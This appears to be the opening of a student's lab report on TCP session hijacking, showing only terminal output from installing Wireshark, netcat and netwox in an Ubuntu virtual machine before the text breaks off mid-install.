

Experiment 8: TCP Session Hijacking


Name: Deep Nayak UID: 2019130045 TE COMPS

AIM : To create and understand TCP Session Hijacking

PROCEDURE:

Prerequisites:

Installing wireshark




```
Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
deep@deep-VirtualBox: ~
deep@deep-VirtualBox:~$ sudo add-apt-repository ppa:wireshark-dev/stable
[sudo] password for deep:
Latest stable Wireshark releases back-ported from Debian package versions.

Back-porting script is available at https://github.com/rbalint/pkg-wireshark-ubuntu-ppa

From Ubuntu 16.04 you also need to enable "universe" repository, see:
http://askubuntu.com/questions/148638/how-do-i-enable-the-universe-repository

The packaging repository for Debian and Ubuntu is at: https://salsa.debian.org/debian/wireshark
More info: https://launchpad.net/~wireshark-dev/+archive/ubuntu/stable
Press [ENTER] to continue or ctrl-c to cancel adding it

gpg: keyring '/tmp/tmp41olefux/secring.gpg' created
gpg: keyring '/tmp/tmp41olefux/pubring.gpg' created
gpg: requesting key 14ECA0F0 from hkp server keyserver.ubuntu.com
gpg: /tmp/tmp41olefux/trustdb.gpg: trustdb created
gpg: key 14ECA0F0: public key "Launchpad PPA for Wireshark Developers" imported
gpg: Total number processed: 1
gpg:      imported: 1 (RSA: 1)
OK
deep@deep-VirtualBox:~$ sudo apt update
Hit:1 http://in.archive.ubuntu.com/ubuntu xenial InRelease
Hit:2 http://in.archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:3 http://in.archive.ubuntu.com/ubuntu xenial-backports InRelease
Get:4 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu xenial InRelease [24.4 kB]
Hit:5 http://security.ubuntu.com/ubuntu xenial-security InRelease
Get:6 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu xenial/main amd64 Packages [3,692 B]
Get:7 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu xenial/main i386 Packages [3,696 B]
Get:8 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu xenial/main Translation-en [1,840 B]
Fetched 33.6 kB in 2s (12.5 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
83 packages can be upgraded. Run 'apt list --upgradable' to see them.
deep@deep-VirtualBox:~$
```




Installing netcat


```
Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

deep@deep-VirtualBox: ~
Processing triggers for desktop-file-utils (0.22-1ubuntu5.2) ...
Processing triggers for bamfdaemon (0.5.3~bzd0+16.04.20180209-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up libbrotli1:amd64 (1.0.3-1ubuntu1~16.04.2) ...
Setting up libmaxminddb0:amd64 (1.0.4-2.1) ...
Setting up libminizip1:amd64 (1.1-8) ...
Setting up libnghttp2-14:amd64 (1.7.1-1) ...
Setting up libnl-route-3-200:amd64 (3.2.27-1ubuntu0.16.04.1) ...
Setting up libqt5multimediawidgets5:amd64 (5.5.1-4ubuntu2) ...
Setting up libqgsttools-p1:amd64 (5.5.1-4ubuntu2) ...
Setting up libqt5multimedia5-plugins:amd64 (5.5.1-4ubuntu2) ...
Setting up libsmi2ldbl:amd64 (0.4.8+dfsg2-11) ...
Setting up libspandsp2:amd64 (0.0.6-2.1) ...
Setting up libssh-gcrypt-4:amd64 (0.6.3-4.3ubuntu0.6) ...
Setting up libwireshark-data (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libc-ares2:amd64 (1.10.0-3ubuntu0.2) ...
Setting up libsnappy1v5:amd64 (1.1.3-2) ...
Setting up libwsutil12:amd64 (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwireshark11:amd64 (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwireshark14:amd64 (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-common (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-qt (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark (3.4.2-1-ubuntu16.04.0+wiresharkdevstable1) ...
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...
deep@deep-VirtualBox:~$ sudo apt-get install netcat
[sudo] password for deep:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  netcat-traditional
The following NEW packages will be installed:
  netcat netcat-traditional
0 upgraded, 2 newly installed, 0 to remove and 83 not upgraded.
Need to get 64.1 kB of archives.
After this operation, 191 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netcat-traditional amd64 1.10-41
[60.7 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netcat all 1.10-41 [3,438 B]
Fetched 64.1 kB in 1s (54.0 kB/s)
Selecting previously unselected package netcat-traditional.
(Reading database ... 214412 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-41_amd64.deb ...
Unpacking netcat-traditional (1.10-41) ...
Selecting previously unselected package netcat.
Preparing to unpack .../netcat_1.10-41_all.deb ...
Unpacking netcat (1.10-41) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up netcat-traditional (1.10-41) ...
Setting up netcat (1.10-41) ...
deep@deep-VirtualBox:~$
```

Installing netwox




```
deep@deep-VirtualBox: ~  
deep@deep-VirtualBox:~$ netwox  
The program 'netwox' is currently not installed. You can install it by typing:  
sudo apt install netwox  
deep@deep-VirtualBox:~$ sudo apt install netwox  
[sudo] password for deep:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  libnet1 libtcl8.5 libtk8.5 netwag tcl8.5 tk8.5  
Suggested packages:  
  netwag-doc netwox-doc tcl-tclreadline  
The following NEW packages will be installed:  
  libnet1 libtcl8.5 libtk8.5 netwag netwox tcl8.5 tk8.5  
0 upgraded, 7 newly installed, 0 to remove and 83 not upgraded.  
Need to get 2,013 kB of archives.  
After this operation, 8,063 kB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/main amd64 libnet1 amd64 1.1.6+dfsg-3 [42.1 kB]  
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 libtcl8.5 amd64 8.5.19-1 [696 kB]  
Get:3 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 libtk8.5 amd64 8.5.19-1ubuntu1 [655 kB]  
Get:4 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netwox amd64 5.39.0-1.2 [543 kB]  
Get:5 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 tcl8.5 amd64 8.5.19-1 [14.0 kB]  
Get:6 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 tk8.5 amd64 8.5.19-1ubuntu1 [12.1 kB]  
